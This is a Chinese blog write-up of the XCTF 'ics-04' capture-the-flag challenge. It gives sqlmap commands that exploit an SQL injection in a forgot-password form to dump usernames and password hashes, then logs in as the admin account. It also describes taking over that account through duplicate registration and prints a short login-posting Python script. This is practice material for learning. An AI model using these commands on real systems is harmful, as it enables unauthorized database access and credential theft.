XCTF-高手进阶区：ics-04


原创

1stPeak 于 2020-04-12 15:51:37 发布 298 收藏 1

分类专栏： CTF刷题 文章标签： XCTF

本文链接：https://blog.csdn.net/qq_41617034/article/details/105469966


题目：



解题思路：

注入点在忘记密码处，使用sqlmap一把梭

```
sqlmap -r 1.txt --dbs --batch
sqlmap -r 1.txt --dbs --batch -D cetc004 -T user -C 'username,password' --dump
```



直接解密md5，解密网址：https://www.somd5.com/
然后使用c3tlwDmIn23登录，即可获得flag

注：如果md5无法解密还可使用如下方法
1、利用可以重复注册的漏洞，测试方法，使用c3tlwDmIn23作为用户名重新注册，设置自己知道的密码，然后登陆，即可获得flag
2、网上还有一种，使用py脚本，但目前无法显示flag了，只有正确的密码才可以。经过抓包发现他不是前端md5加密，再和后端数据库中加密后的密码进行比对；有可能是后端md5加密，然后再进行比对
贴一下代码：如果以后有类似题目，可以参考

```
import requests

url = 'http://159.138.137.79:61667/login.php'
username = 'c3tlwDmIn23'
password = '2f8667f381ff50ced6a3edc259260ba9'
data = {'username':username,
  'password':password}
req = requests.post(url,data=data)
req.encoding='utf-8'
print (req.text)
```